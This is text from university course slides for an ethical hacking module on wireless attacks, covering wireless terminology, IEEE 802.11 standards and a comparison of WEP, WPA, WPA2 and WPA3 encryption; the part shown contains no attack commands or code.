



Ethical Hacking Essentials (EHE)

Master of Science in Cybersecurity

1



Dr. Kamal Alieyan

Everyone Smart University

Faculty of IT – 2022/2023



Module 08

Wireless Attacks and Countermeasures



Module Objectives

- 1 Overview of Wireless Terminology
- 2 Overview of Wireless Encryption Algorithms
- 3 Understanding Wireless Network-Specific Attack Techniques
- 4 Overview of Different Wireless Attack Tools
- 5 Understanding Bluetooth Attack Techniques
- 6 Overview of Various Wireless Attack Countermeasures
- 7 Overview of Different Wireless Security Tools

Module Flow

Understand Wireless Terminology



01

02




Discuss Different Types of Wireless Encryption

Discuss Wireless Network-Specific Attack Techniques



03

04



Understand Bluetooth Attacks

Discuss Wireless Attack Countermeasures




05

Wireless Terminology



GSM

A universal system used for mobile transportation for wireless networks worldwide



Bandwidth

Describes the amount of information that may be broadcast over a connection



Access point (AP)

Used to connect wireless devices to a wireless/wired network



BSSID

The MAC address of an AP that has set up a Basic Service Set (BSS)



ISM band

A set of frequencies for the international industrial, scientific, and medical communities



Hotspot

A place where a wireless network is available for public use

Wireless Terminology (Cont'd)

Association

The process of connecting a wireless device to an AP



SSID

A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)



OFDM

Method of encoding digital data on multiple carrier frequencies



MIMO-OFDM

An air interface for 4G and 5G broadband wireless communications



DSSS

An original data signal multiplied with a pseudo-random noise spreading the code



FHSS

A method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Wireless Networks




Wireless network (Wi-Fi) refers to WLANs based on **IEEE 802.11 standard**, which allows the device to access the network from anywhere within an **AP range**.



Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a **network resource**, such as the Internet, via a **wireless network AP**.


Wireless Standards

- **802.11 Series** - defines the standards for wireless networks
- **802.15.1** - Bluetooth
- **802.15.4** - Zigbee - low power, low data rate, close proximity ad-hoc networks
- **802.16** - WiMAX - broadband wireless metropolitan area networks




Types of Wireless Networks


Extension to a Wired Network




Multiple Access Points



LAN-to-LAN Wireless Network



3G/4G Hotspot



Wireless Standards

Amendments	Frequency (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, $\pi/4$ -DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Module Flow

Understand Wireless Terminology




01



02



Discuss Different Types of Wireless Encryption




Discuss Wireless Network-Specific Attack Techniques




03




04



Understand Bluetooth Attacks



05



Discuss Wireless Attack Countermeasures

Types of Wireless Encryption



802.11i

- ❑ An IEEE amendment that specifies security mechanisms for 802.11 wireless networks



WEP

- ❑ An encryption algorithm for IEEE 802.11 wireless networks



EAP

- ❑ Supports multiple authentication methods, such as token cards, Kerberos, and certificates



LEAP

- ❑ A proprietary version of EAP developed by Cisco



WPA

- ❑ An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication



TKIP

- ❑ A security protocol used in WPA as a replacement for WEP

Types of Wireless Encryption (Cont'd)

WPA2 Enterprise

Integrates EAP standards with WPA2 encryption

CCMP

An encryption protocol used in WPA2 for stronger encryption and authentication

AES

A symmetric-key encryption, used in WPA2 as a replacement for TKIP

RADIUS

A centralized authentication and authorization management system

PEAP


A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA2

An upgrade to WPA using AES and CCMP for wireless data encryption

WPA3

A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication



Wired Equivalent Privacy (WEP) Encryption



WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to that of a wired LAN




WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions



It has significant vulnerabilities and design flaws and **can therefore be easily cracked**

How WEP Works



Wi-Fi Protected Access (WPA) Encryption




WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes **the RC4 stream cipher encryption** with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication



WPA uses TKIP to eliminate the weaknesses of WEP by including **per-packet mixing functions**, **message integrity checks**, **extended initialization vectors**, and **re-keying mechanisms**

How WPA Works



WPA2 Encryption

WPA2 is an **upgrade to WPA**, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (**CCMP**), **an AES-based encryption mode** with strong security.

Modes of Operation



WPA2-Personal


- ❑ It uses a set-up password (**pre-shared Key**, PSK) to protect unauthorized network accesses.



WPA2-Enterprise

- ❑ It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos.

How WPA2 Works



WPA3 Encryption



WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the **AES-GCMP 256** encryption algorithm

Modes of Operation

WPA3 - Personal

- ❑ It is mainly used to deliver **password-based authentication** using the SAE protocol, also known as Dragonfly Key Exchange.
- ❑ It is resistant to offline dictionary attacks and key recovery attacks.

WPA3 - Enterprise

- ❑ It **protects sensitive data** using many cryptographic algorithms.
- ❑ It provides authenticated encryption using GCMP-256.
- ❑ It uses HMAC-SHA-384 to generate cryptographic keys.
- ❑ It uses ECDSA-384 for exchanging keys.



Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
